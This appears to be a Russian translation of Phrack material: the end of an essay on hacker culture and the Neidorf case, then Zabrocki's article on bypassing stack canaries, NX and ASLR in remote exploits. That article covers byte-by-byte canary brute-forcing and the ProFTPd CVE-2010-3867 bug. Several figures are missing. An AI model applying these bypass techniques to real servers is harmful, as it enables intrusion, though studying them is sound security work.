На поверхности действия Крейга Нейдорфа казались зловещими и преступными. Однако факты дела показали, что под этой поверхностью скрывались невинные намерения, неверно истолкованные институтами общества. Хотя общество может считать Phrack Inc. чем-то коварным и криминальным, за этим фасадом в действительности скрывается журнал достоверного интеллектуального материала, который, при всей своей принадлежности к иной культуре, не уступает академическому. Участники этого сообщества — каждый со своим уникальным опытом и взглядами, — и мы можем многое узнать об обществе и потоке информации, прислушавшись к тому, что они говорят.

Итак, в конце концов...

by Antipeace

Когда я был ребёнком, я хотел быть одним из них, я хотел быть хакером. Более двух десятилетий спустя я не только осуществил эту мечту, но и накопил достаточно опыта, чтобы проанализировать, какое влияние это оказало на мою жизнь.

Это, безусловно, многое мне дало. Я не только встретил самых удивительных людей в своей жизни, но и получил ощущение, что, как бы всё вокруг ни было испорчено, я всегда смогу видеть сквозь это.

Однако жизнь хакера не была безвредной — я прошёл через несколько неприятных вещей, которые до сих пор имеют (незначительное) влияние на мою жизнь. Без сомнения, чем больше ты экспериментируешь, тем сильнее становишься. Именно поэтому я никогда не пожалею о том, что выбрал этот путь.

Я написал эту статью как анонимный автор (эго-проблемы к моменту написания в основном остались позади) с надеждой, что её прочтут люди, интересующиеся подпольной культурой. Я постарался сосредоточиться на наиболее интересных моментах. Многое можно было бы развить подробнее — я лишь набросал несколько идей, порой исключительно моих, порой разделяемых коллегами-хакерами и друзьями.

Заключительная ремарка

by The Analog Kid

Итак, две истории от двух хакеров слились во времени и представлены вам здесь, в Phrack Inc. Одна история была написана хакером, говорящим о своей жизни; другая — это история, стремящаяся проанализировать хакерскую культуру и место Phrack в дискурсе в масштабе.

Надеемся, вы узнали что-то о том, кто такие эти «хакеры» из медиапространства, во что они верят и что ими движет.

Благодарности

by The Analog Kid

Прежде всего — поклон Rutty за то, что научил меня писать и продолжает учить этому спустя годы. Roadie — за то, что учил меня писать, потом исчез из города и больше никогда не учил. Bearz — за то, что показал, как работать нестандартно. И Ziggy — за то, что умел сжимать целые мои абзацы в единственное предложение. :) Без L.A. эта работа во многом лишилась бы направления, а W.C. внёс существенный вклад. Наконец, спасибо al1c3_c00p3r за помощь в полировке финального продукта.

Благодарности

by Antipeace

Моим друзьям...
Особый fuck kingc0pe и его компании тараканов.

Ссылки

by The Analog Kid

[1] Phreak_Accident. (2010, September 21) Phrack World News: Issue XXXI, Part Three. [Online].
Available: https://phrack.org/issues/31/10.html#article

[2] DH. (2010, September 21) Intro to Phrack 31. [Online].
Available: https://phrack.org/issues/31/1.html#article

[3] W. Sturgeon. (2010, September 21) Long-lived Hacker Mag Shuts Down. [Online].

Available: http://news.cnet.com/Long-lived-hacker-mag-shuts-down/2100-7349_3-5783383.html

[4] The Circle of Lost Hackers. (2010, September 16) Introduction. [Online].
Available: https://phrack.org/issues/66/1.html#article

[5] (2010, September 16) Phrack Authors. [Online].
Available: https://phrack.org/authors.html

[6] B. Hawkes. (2010, September 19) Linux Compat Vulns (part 2). [Online].
Available: http://sota.gen.nz/compat2/

[7] blackngel. (2010, September 15) Malloc DES-Maleficarum. [Online].
Available: https://phrack.org/issues/66/10.html#article

[8] (2010, September 18) The Malleus Maleficarum. [Online].
Available: http://www.malleusmaleficarum.org/

[9] L. Highsmith. (2010, September 19) Linux Kernel Heap Tampering Detection. [Online].
Available: https://phrack.org/issues/66/15.html#article

[10] Graeme. (2010, September 19) Netscreen of the Dead: Developing a Trojaned Firmware for Juniper ScreenOS
Available: https://phrack.org/issues/66/5.html#article

[11] D. Denning, "The United States Vs. Craig Neidorf: a Debate on Electronic Publishing, Constitutional Righ

[12] M. Foucault, The Foucault Reader, P. Rainbow, Ed. Vintage, 1984.

[13] (2010, September 26) Phrack Magazine. [Online].
Available: https://phrack.org/

Заметки об эксплуатации удалённого переполнения стека

Автор: Adam 'pi3' Zabrocki — pi3 (at) itsec pl

Содержание

---

1. Введение

Прежде чем перейти к основной теме, хочу пояснить: в данной статье описывается несколько небольших техник, основанных на наблюдениях, связанных со стандартом POSIX. Эти наблюдения открывают перед нами небольшую дверь, позволяя использовать сочетание хорошо известных методов эксплуатации для обхода современных механизмов и систем безопасности.

Сегодня обнаружение ошибки переполнения стека вовсе не означает успешной атаки на систему. Более того, в наши дни удалённую атаку провести значительно сложнее — практически невозможно. Виной тому новые патчи безопасности, существенно повышающие сложность эксплуатации уязвимостей. В нашем распоряжении действительно впечатляющее количество разнообразных патчей, защищающих от атак на разных уровнях и реализующих различные идеи. Рассмотрим наиболее популярные и типично применяемые в современных *NIX-системах.

---

2. Техники противодействия эксплуатации

AAAS (ASCII Armored Address Space)

AAAS — весьма интересная идея. Суть в том, чтобы загружать библиотеки (и в более общем смысле любые объекты ET_DYN) в первые 16 мегабайт адресного пространства. В результате весь код и данные этих разделяемых библиотек располагаются по адресам, начинающимся с нулевого

байта. Это естественным образом нарушает эксплуатацию определённого класса уязвимостей переполнения, при которых некорректное использование нулевого символа приводит к повреждению данных (например, функции strcpy() и аналогичные ситуации). Такая защита изначально неэффективна в случаях, когда нулевой байт не является проблемой или когда адрес возврата, используемый атакующим, не содержит нулевого байта (например, PLT в системах Linux/*BSD x86). Данная защита применяется в дистрибутивах Fedora.

ESP (Executable Space Protection)

Идея этого механизма защиты очень стара и проста. Традиционно переполнения эксплуатируются с использованием шеллкодов, то есть посредством выполнения предоставленного пользователем «кода» в области «данных». Подобная ситуация легко устраняется путём запрета выполнения секций данных (стека, кучи, .data и т.д.), а также, по возможности, всей доступной для записи памяти процесса. Однако это не может помешать атакующему вызывать уже загруженный код — библиотечные функции или функции программы. Именно это послужило основой для классического семейства атак return-into-libc. Сегодня все ядра Linux с PAE или 64-битной архитектурой x86 поддерживают данный механизм по умолчанию.

ASLR (Address Space Layout Randomization)

Идея ASLR заключается в рандомизации адресов загрузки нескольких областей памяти — стека и кучи программы, а также её библиотек. В результате, даже если атакующему удастся перезаписать метаданные и изменить поток выполнения, он не будет знать, где находятся следующие инструкции (шеллкод, библиотечные функции). Идея проста и эффективна. ASLR включён по умолчанию в ядре Linux начиная с версии 2.6.12.

Стековые canary (canary смерти)

В отличие от описанных выше механизмов на уровне ядра, это компиляторный механизм. При вызове функции код, вставленный компилятором в её пролог, помещает на стек специальное значение (так называемый cookie) перед метаданными. Это значение служит своеобразным защитником чувствительных данных. В эпилоге значение на стеке сравнивается с исходным, и если они не совпадают, значит, произошло повреждение памяти. Программа завершается, а информация о произошедшем записывается в системные журналы. Технические детали реализации и небольшая гонка вооружений между защитой и её обходом в данной области будут рассмотрены далее.

---


3. Проблема стековых cookie

3.1. История защиты на основе cookie

Существовало и существует множество реализаций. Одни лучше, другие хуже. Безусловно, лучшей реализацией является SSP (Stack Smashing Protector), также известный как ProPolice — именно о нём пойдёт речь; он включён в gcc начиная с версии 4.x.

Как работают эти canary? При создании стекового фрейма добавляется так называемый canary — случайное число. Когда хакер вызывает ошибку переполнения стека, перед тем как перезаписать метаданные, хранящиеся в стеке, ему необходимо перезаписать canary. При вызове эпилога (который уничтожает стековый фрейм) исходное значение canary (хранящееся в TLS, на которую ссылается селектор сегмента gs на x86) сравнивается со значением в стеке. Если значения различаются, SSP записывает сообщение об атаке в системные журналы и завершает программу.

Когда программа скомпилирована с SSP, стек организован следующим образом:




Что такое значение «xxx»? Дело в том, что gcc нередко добавляет в стек выравнивание. В компиляторах версий 3.3.x и 3.4.x это обычно 20 байт. Данный механизм предотвращает эксплуатацию ошибок «off-by-one». В данной статье эта тема не рассматривается, однако об этом стоит знать.


Проблема переупорядочивания

Bulba и Kil3r опубликовали в своей статье в Phrack [1] технику обхода данной защиты, когда локальные переменные имеют следующую конфигурацию:

```
int func(char *arg) {

   char *ptr;
   char buf[MAX];

   ...

   memcpy(buf,arg,strlen(arg));

   ...

   strcpy(ptr,arg);

   ...

}
```

В этой ситуации нам не нужно перезаписывать значение canary. Мы можем просто перезаписать указатель ptr адресом возврата. Поскольку он используется как указатель назначения при копировании памяти, мы можем записать что угодно куда угодно (в том числе в адрес возврата), не затрагивая canary:





В подобных ситуациях, когда атакующий может прямо или косвенно изменить указатель, canary смерти могут оказаться бесполезными!

На самом деле SSP значительно сложнее и продвинутее других реализаций canary смерти (например, StackGuard). В частности, SSP использует некоторую эвристику для упорядочивания локальных переменных в стеке.

Рассмотрим, например, следующую функцию:

```
int func(char *arg1, char *arg2) {

   int a;
   int *b;
   char c[10];
   char d[3];

   memcpy(c,arg1,strlen(arg1));
   *b = 5;
   memcpy(d,arg2,strlen(arg2));
   return *b;
}
```


Теоретически стек должен выглядеть примерно так:

```
(d[..]) (c[..]) (*b) (a) (...) (FP) (IP)
```

Но SSP меняет порядок локальных переменных, и стек принимает следующий вид:

```
(*b) (a) (d[..]) (c[..]) (...) (FP) (IP)
```

Разумеется, SSP всегда добавляет canary. Теперь стек выглядит весьма неудобно с точки зрения атакующего:



```
|         Копия arg2          |
-------------------------------
|             ...             |
```

SSP всегда старается разместить все буферы как можно ближе к canary, а указатели — как можно дальше от буферов. Аргументы функции также копируются в специальное место в стеке, так что исходные аргументы никогда не используются.

При таком переупорядочивании шансы перезаписать какой-либо указатель и изменить поток выполнения весьма невелики. Похоже, у атакующего не остаётся иного выбора, кроме банального брутфорса для эксплуатации ошибок переполнения стека, не так ли? :)

Ограничения SSP

Даже SSP не является идеальным. Существуют некоторые «особые» случаи, когда SSP не может создать «безопасный фрейм». Вот некоторые из известных ситуаций:

• SSP НЕ защищает каждый буфер по отдельности. Когда данные в стеке переупорядочены безопасным образом, мы всё равно можем перезаписать один буфер другим. Если буферов несколько, все они будут размещены рядом друг с другом. Можно представить ситуацию, когда буфер, находящийся перед другим буфером, способен его перезаписать. Если в переполненном буфере содержатся данные, используемые приложением для управления потоком, открывается возможность для эксплуатации, и в зависимости от программы это может оказаться осуществимым.

• Если используются структуры или классы, SSP НЕ переупорядочивает аргументы внутри этой области данных.

• Если функция принимает переменное число аргументов (например, *printf()), SSP не знает, сколько аргументов ожидать. В этой ситуации компилятор не сможет скопировать аргументы в безопасное место.

• Если программа использует функцию alloc() или расширяет стандартный язык C способом создания динамических массивов (например, `char tab[size+5]`), SSP разместит все эти данные в верхней части фрейма. Читателям, интересующимся динамическими массивами, рекомендуем статью andrewg в Phrack [13].

• В большинстве случаев, когда приложение «играет» с виртуальными функциями в C++, создать «безопасный фрейм» затруднительно — подробности см. в [2].

• Некоторые дистрибутивы (например, Ubuntu 10.04) используют canary, маскированный значением 0x00FFFFFF. Нулевой байт будет присутствовать всегда.

• StackGuard v2.0.1 всегда использует статический canary 0x000AFF0D. Эти байты были выбраны не случайно. Байт 0x00 нужен для остановки копирования строковых аргументов. Байт 0x0A — это «перевод строки», который может остановить чтение байт функциями типа *gets(). Байты 0xFF и 0x0D ('\r') тоже иногда могут прерывать процесс копирования. Если проверить значение терминального canary, генерируемого SSP на не System-V системах, обнаружится, что оно практически идентично. StackGuard дополнительно добавляет байт '\r' (0x0D), которого в SSP нет.

3.2. Безопасность canary

Начиная с gcc версии 4.1 stage2 [6], [7] Stack Smashing Protector включён по умолчанию. Разработчики gcc переработали IBM Pro Police Stack Detector. Рассмотрим его реализацию под лупой. Необходимо установить:

• является ли canary по-настоящему случайным;
• можно ли раскрыть адрес canary.

Защита во время выполнения

Заглянув внутрь защищённой функции, можно найти следующий код, добавленный SSP в эпилог:

```
0x0804841c <main+40>:   mov    -0x8(%ebp),%edx
0x0804841f <main+43>:   xor    %gs:0x14,%edx
0x08048426 <main+50>:   je     0x804842d <main+57>
0x08048428 <main+52>:   call   0x8048330 <__stack_chk_fail@plt>
```

Этот код извлекает локальное значение canary из стека и сравнивает его с исходным, хранящимся в TLS. Если значения не совпадают, управление переходит к функции `__stack_chk_fail()`.

Реализацию этой функции можно найти в коде GNU C Library в файле `debug/stack_chk_fail.c`:

```
#include <stdio.h>
#include <stdlib.h>

extern char **__libc_argv attribute_hidden;

void
__attribute__ ((noreturn))
__stack_chk_fail (void)
{
  __fortify_fail ("stack smashing detected");
}
```

Важно то, что данная функция имеет атрибут `noreturn`. Это означает (очевидно), что она никогда не возвращает управление. Рассмотрим подробнее, как это достигается. Определение функции `__fortify_fail()` находится в файле `debug/fortify_fail.c`:

```
#include <stdio.h>
#include <stdlib.h>

extern char **__libc_argv attribute_hidden;

void
__attribute__ ((noreturn))
__fortify_fail (msg)
     const char *msg;
{
  /* Цикл добавлен только для того, чтобы gcc не жаловался. */
  while (1)
    __libc_message (2, "*** %s ***: %s terminated\n",
                    msg, __libc_argv[0] ?: "<unknown>");
}
libc_hidden_def (__fortify_fail)
```

Таким образом, `__fortify_fail()` является обёрткой над функцией `__libc_message()`, которая в свою очередь вызывает `abort()`. Избежать этого действительно невозможно.

Инициализация

Обратимся к коду динамического компоновщика времени выполнения (Run-Time Dynamic Linker) в файле `etc/rtld.c`. Инициализация canary выполняется функцией `security_init()`, которая вызывается при загрузке RTLD (TLS к тому моменту уже инициализирована функцией `init_tls()`):

```
static void
security_init (void)
{
  /* Инициализация canary для проверки стека. */
  uintptr_t stack_chk_guard = _dl_setup_stack_chk_guard ();
#ifdef THREAD_SET_STACK_GUARD
  THREAD_SET_STACK_GUARD (stack_chk_guard);
#else
  __stack_chk_guard = stack_chk_guard;
#endif
    [...] // материал, связанный с защитой указателей
```

```
}
```

Значение canary создаётся функцией `_dl_setup_stack_chk_guard()`. В оригинальной реализации IBM это была функция `__guard_setup`.

В зависимости от операционной системы функция `_dl_setup_stack_chk_guard()` определена либо в файле `sysdeps/unix/sysv/linux/dl-osinfo.h`, либо в файле `sysdeps/generic/dl-osinfo.h`.

В определении для UNIX System V обнаруживается следующее:

```
static inline uintptr_t __attribute__ ((always_inline))
_dl_setup_stack_chk_guard (void)
{
  uintptr_t ret;
#ifdef ENABLE_STACKGUARD_RANDOMIZE
  int fd = __open ("/dev/urandom", O_RDONLY);
  if (fd >= 0)
    {
      ssize_t reslen = __read (fd, &ret, sizeof (ret));
      __close (fd);
      if (reslen == (ssize_t) sizeof (ret))
        return ret;
    }
#endif
  ret = 0;
  unsigned char *p = (unsigned char *) &ret;
  p[sizeof (ret) - 1] = 255;
  p[sizeof (ret) - 2] = '\n';
  return ret;
}
```

Если макрос `ENABLE_STACKGUARD_RANDOMIZE` включён, функция открывает устройство `/dev/urandom`, читает `sizeof(uintptr_t)` байт и возвращает их. В противном случае, или если операция завершилась неудачей, генерируется терминальный canary: сначала в переменную ret записывается значение 0x00, затем два байта заменяются на 0xFF и 0x0A. В итоге терминальный canary всегда равен 0x00000aff.

Определение функции `_dl_setup_stack_chk_guard()` для других операционных систем:

```
#include <stdint.h>

static inline uintptr_t __attribute__ ((always_inline))
_dl_setup_stack_chk_guard (void)
{
  uintptr_t ret = 0;
  unsigned char *p = (unsigned char *) &ret;
  p[sizeof (ret) - 1] = 255;
  p[sizeof (ret) - 2] = '\n';
  p[0] = 0;
  return ret;
}
```

Таким образом, данная функция всегда генерирует терминальное значение canary.

Выводы


Либо canary полностью случаен и непредсказуем (при условии, что `/dev/urandom` надёжен, что является вполне обоснованным допущением), либо он постоянен и слаб (слабее, чем у StackGuard), хотя всё равно создаёт определённые трудности в некоторых ситуациях.

Хранение его значения зависит от TLS, которая сама по себе не располагается по фиксированному адресу (и виртуальный адрес никогда не раскрывается в коде благодаря трюку с селектором сегмента), что делает его утечку крайне маловероятной.


3.3. Удалённая эксплуатация с canary

Обычно сетевые демоны создают новый поток посредством `clone()` или новый процесс посредством `fork()` для обработки нового соединения. В случае `fork()` дочерний процесс может или не может вызывать `execve()`, в зависимости от демона, что соответствует одной из двух ситуаций:

1. Без execve()



2. С execve()



Примечание 1: OpenSSH является хорошим примером второго случая.
Примечание 2: Разумеется, возможна также ситуация, когда сервер использует `select()` вместо `accept()`. В таком случае `fork()` не выполняется.

Как указано в man-странице:

• Системный вызов `fork()` создаёт дубликат вызывающего процесса, а значит, родитель и дочерний процесс используют одинаковый canary, поскольку это механизм per-process-canary, а не per-function-canary. Это интересное свойство: если при каждой попытке удавалось бы угадать небольшую часть canary, при конечном числе попыток атака увенчалась бы успехом.

• Когда вызывается `execve()`, «текст, данные, bss и стек вызывающего процесса перезаписываются данными загружаемой программы». Это означает, что canary у каждого дочернего процесса будет разным. Следовательно, угадывание части canary дочернего процесса, скорее всего, бесполезно: это приведёт к сбою, и результат не будет применим к следующему дочернему процессу.

На 32-битной архитектуре количество возможных значений canary составляет до 2^32 (2^24 на Ubuntu), что соответствует примерно 4 миллиардам (и 16 миллионам соответственно). Удалённо это практически нереально; локально — выполнимо за несколько часов.

Что делать? Бен Хоукс [9] предложил интересный метод: побайтовый брутфорс, значительно более эффективный. Когда его можно применить? Как было сказано, canary не меняется при вызове `fork()`, тогда как при `execve()` — меняется. Следовательно, угадывание по одному байту требует, чтобы после `fork()` не следовало вызова `execve()`.

Вот стек уязвимой функции:

```
| ..P.. | ..P.. | ..P.. | ..P.. | ..C.. | ..C.. | ..C.. | ..C.. |

P — 1 байт буфера
C — 1 байт canary
```

Сначала мы перезаписываем первый байт canary и проверяем, завершается ли программа с ошибкой или нет. Это можно сделать несколькими способами. Хоукс предложил оценивать время ответа программы: если байт canary не совпадает, программа завершается немедленно; если байт совпадает, программа продолжает работу и время её завершения значительно больше. Впрочем, этот метод не является обязательным. Часто бывает, что после вызова функции сервер (демон) отправляет нам некоторые ответные данные — результат операции. Достаточно проверить, получены ли ожидаемые данные через сокет. Если да, значит, мы угадали правильный байт canary и можем переходить к следующему.

Поскольку 1 байт может принимать не более 256 различных значений, вычисления относительно просты. Зная значение первого байта, необходимо перебрать 256 вариантов для каждого из последующих байт, так что весь cookie можно угадать за 4×256 = 1024 попытки — вполне приемлемо.

Вот схема четырёх шагов (каждый — угадывание одного байта):

```
Первый байт:
| ..P.. | ..P.. | ..P.. | ..P.. | ..X.. | ..C.. | ..C.. | ..C.. |

Второй байт:
| ..P.. | ..P.. | ..P.. | ..P.. | ..X.. | ..Y.. | ..C.. | ..C.. |

Третий байт:
| ..P.. | ..P.. | ..P.. | ..P.. | ..X.. | ..Y.. | ..Z.. | ..C.. |

Четвёртый байт:
| ..P.. | ..P.. | ..P.. | ..P.. | ..X.. | ..Y.. | ..Z.. | ..A.. |
```

По завершении атаки мы знаем, что значение canary равно XYZA. Располагая этим знанием, можно продолжать атаку на приложение. При перезаписи данных мы помещаем значение canary в соответствующее место. Поскольку canary перезаписывается своим исходным значением, повреждение памяти не обнаруживается.

Самый простой способ найти расположение canary — тестирование. Если мы знаем, что можем перезаписать 100-байтный буфер, отправляем фиктивный пакет длиной 101 байт и проверяем ответ тем же способом, что и при теоретическом обсуждении взлома canary. Если программа НЕ падает, значит, с высокой вероятностью мы перезаписали что-то иное, а не canary (хотя могли перезаписать первый байт canary правильным значением). Продолжая увеличивать количество перезаписываемых байт, программа в конечном итоге прекратит работу — так мы узнаем, где начинается значение canary.

Контрмеры

Когда эта техника не работает? Всякий раз, когда мы не можем полностью контролировать перезаписываемые байты. Например, может оказаться невозможным контролировать последний символ буфера, или придётся иметь дело с фильтрацией (если нулевые байты запрещены — всё, конец).

Хороший пример такой ситуации — недавняя уязвимость pre-auth в ProFTPd (CVE-2010-3867), обнаруженная TJ Saunders. Ошибка кроется в разборе символов TELNET_IAC из-за некорректно вычисленного конца цикла чтения.

Проблема находится в функции `pr_netio_telnet_gets()` из файла `src/netio.c`:

```
char *pr_netio_telnet_gets(char *buf, size_t buflen,
    pr_netio_stream_t *in_nstrm, pr_netio_stream_t *out_nstrm) {
  char *bp = buf;

...

[L1]  while (buflen) {

  ...

      toread = pr_netio_read(in_nstrm, pbuf->buf,
      (buflen < pbuf->buflen ?  buflen : pbuf->buflen), 1);
  ...

[L2]    while (buflen && toread > 0 && *pbuf->current != '\n'
        && toread--) {
  ...
          if (handle_iac == TRUE) {
            switch (telnet_mode) {
              case TELNET_IAC:
                switch (cp) {

  ...
  ...

                  default:

  ...

                    *bp++ = TELNET_IAC;
[L3]                buflen--;

                    telnet_mode = 0;
                    break;
                }
  ...
            }
          }

          *bp++ = cp;
[L4]      buflen--;
        }
  ...
  ...
        *bp = '\0';
        return buf;
    }
}
```

Цикл [L2] читает и разбирает байты, каждый раз декрементируя buflen [L4]. Проблема возникает при появлении символа TELNET_IAC (0xFF): buflen дополнительно декрементируется [L3]. В результате в этой ситуации buflen уменьшается на 2, что идеально для обхода некорректной проверки в [L1]. Действительно, когда buflen == 1, если разбираемый символ — TELNET_IAC, то buflen = 1 - 2 = -1. Условие «while (buflen && » в [L1] остаётся истинным, и копирование продолжается (до обнаружения '\n').

Функция `pr_netio_telnet_gets()` вызывается функцией `pr_cmd_read()` из файла `src/main.c`:

```
int pr_cmd_read(cmd_rec **res) {
  static long cmd_bufsz = -1;
  char buf[PR_DEFAULT_CMD_BUFSZ+1] = {'\0'};
```

```
...

  while (TRUE) {

...

    if (pr_netio_telnet_gets(buf, sizeof(buf)-1, session.c->instrm,
        session.c->outstrm) == NULL) {

...

  }

...
...

  return 0;
}
```

В данном случае аргументом уязвимой функции является локальный буфер в стеке. Перед нами классическая ошибка переполнения стекового буфера. Теоретически все условия выполнены для обхода pro-police canary с помощью побайтовой техники. Однако при более внимательном рассмотрении уязвимой функции мы видим такой код:

```
*bp = '\0';
```

…который разрушает идею побайтовой атаки. Почему? Потому что мы никогда не можем контролировать последний перезаписанный байт: он всегда равен 0x00, контролируется лишь предпоследний.

Кроме того, метод «побайтового» угадывания требует, чтобы все дочерние процессы имели одинаковый canary. Это невозможно, если дочерние процессы вызывают `execve()`, как было объяснено ранее. В подобной ситуации брутфорс-атака вряд ли увенчается успехом. Разумеется, можно попробовать угадывать по 3 байта за раз при наличии достаточного количества времени... но это означало бы одноразовую атаку: сочетание сложностей обоих этапов потребовало бы непомерно большого времени.

Наконец, grsecurity предоставляет интересный механизм безопасности для предотвращения подобной эксплуатации. Учитывая, что брутфорс неизбежно приводит к краху дочерних процессов, завершение дочернего процесса с сигналом SIGILL (например, если его уничтожил PaX) крайне подозрительно. В результате в процессе `do_coredump()` ядро устанавливает флаг в родительском процессе с помощью функции `gr_handle_brute_attach()`. Следующая попытка `fork()` родительским процессом будет задержана: в `do_fork()` задача переводится в состояние `TASK_UNINTERRUPTIBLE` и засыпает как минимум на 30 секунд.

```
+void gr_handle_brute_attach(struct task_struct *p)
+{
+#ifdef CONFIG_GRKERNSEC_BRUTE
+□read_lock(&tasklist_lock);
+□read_lock(&grsec_exec_file_lock);
+□if (p->p_pptr && p->p_pptr->exec_file == p->exec_file)
+□□p->p_pptr->brute = 1;
+□read_unlock(&grsec_exec_file_lock);
+□read_unlock(&tasklist_lock);
+#endif
+□return;
+}
+
+void gr_handle_brute_check(void)
+{
+#ifdef CONFIG_GRKERNSEC_BRUTE
+□if (current->brute) {
+□□set_current_state(TASK_UNINTERRUPTIBLE);
+□□schedule_timeout(30 * HZ);
+□}□
```

```
+#endif
+ return;
+}
```

Несмотря на ограничения данного механизма (только SIGILL инициирует задержку), он оказывается эффективным инструментом замедления атакующего.

---

4. Несколько слов о прочих защитах

Когда демон выполняет `fork()` без последующего вызова `execve()`, мы можем обойти SSP, обнаружив «случайное» значение canary. Однако нам всё равно придётся иметь дело с неисполняемой памятью и ASLR.

Защита исполняемого пространства

10 августа 1997 года Solar Designer опубликовал в списке рассылки bugtraq атаку ret-into-libc, позволяющую обойти ограничение неисполняемой памяти [11]. Впоследствии техника была расширена nergal в его статье в Phrack [10], в которой он ввёл многие новые и ныне широко известные концепции, активно применяемые по сей день:

• **Chaining (цепочки).** Последовательный вызов нескольких функций. В [10] описана необходимая компоновка стека для реализации на x86. Концепция была впоследствии расширена на другие архитектуры, и были введены «гаджеты» (ROP).

• **Использование mprotect()**, введённое как контрмера против PaX и по-прежнему эффективное на некоторых системах (хотя не на самом PaX).

• **dl-resolve()**, позволяющий вызывать функции разделяемых библиотек даже при отсутствии записи в PLT.

Итак, мы знаем технику обхода неисполняемой памяти, однако остаётся несколько проблем. Мы не знаем адреса функции, которую нужно вызвать (обычно что-то вроде system()), и адреса аргументов для неё.

На этом этапе у атакующего есть три варианта действий:

• **Брутфорс.** Очевидно, как уже неоднократно подчёркивалось, следует применять брутфорс только к строго необходимому — обычно это смещение, из которого можно вывести недостающие адреса. Интересная, хотя несколько устаревшая информация о том, как это осуществить, содержится в [12].

• **Поиск способа утечки информации.** В зависимости от ситуации это может быть нетривиальной задачей (хотя и не всегда), особенно в современных системах, где демоны нередко скомпилированы как PIE-бинарники. Например, в последних версиях Ubuntu большинство демонов по умолчанию являются PIE-бинарниками. Следовательно, использовать фиксированные адреса в сегментах кода/данных программы более невозможно.

• **Анализ расположения памяти** для поиска нестандартных способов сокращения количества параметров, которые нужно угадать. В зависимости от контекста может потребоваться глубокое изучение программы.

Важно помнить: универсальной техники не существует. Искусная эксплуатация уязвимости в высокой степени зависит от контекста, определяемого самой программой. Особенно это справедливо при наличии современных средств защиты памяти.

ASLR: использование преимуществ fork()

Как было сказано ранее, адресное пространство дочернего процесса является копией родительского. Однако это перестаёт быть правдой, если дочерний процесс выполняет `execve()`: процесс полностью перезагружается, и адресное пространство становится совершенно непредсказуемым из-за ASLR.

С математической точки зрения угадывание адреса представляет собой:
• выборку без возвращения (только в случае `fork()`)
• выборку с возвращением (в случае `fork()` с последующим `execve()`)

В случае PIE-сетевых демонов имеется как минимум два независимых источника энтропии:

• cookie: 24 или 32 бита на 32-битной ОС
• ASLR: 16 бит для рандомизации mmap() с PaX (в режиме PAGEEXEC) на 32-битной ОС

(Последнее утверждение подтверждается следующим фрагментом патча)

```
+#ifdef CONFIG_PAX_ASLR
+□if (current->mm->pax_flags & MF_PAX_RANDMMAP) {
+□□current->mm->delta_mmap = (pax_get_random_long()
+                & ((1UL << PAX_DELTA_MMAP_LEN)-1)) << PAGE_SHIFT;
+□□current->mm->delta_stack = (pax_get_random_long()
+                & ((1UL << PAX_DELTA_STACK_LEN)-1)) << PAGE_SHIFT;
+□}
+#endif

+#define PAX_DELTA_MMAP_LEN□(current->mm->pax_flags
+                                & MF_PAX_SEGMEXEC ? 15 : 16)
